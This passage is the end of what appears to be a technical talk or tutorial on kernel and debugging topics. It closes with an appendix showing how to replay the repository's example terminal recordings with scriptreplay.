* kernel writes page cache back to disk
## That's it
Any questions?
# Appendix
## Example output
For completeness sake and also as a reference, the git repository also contains some example terminal recordings. These can be replayed as follows:
```bash
BASE=recordings/2_debugging
scriptreplay --timing="$BASE.timing" "$BASE.script" --maxdelay 1 --divisor 2
```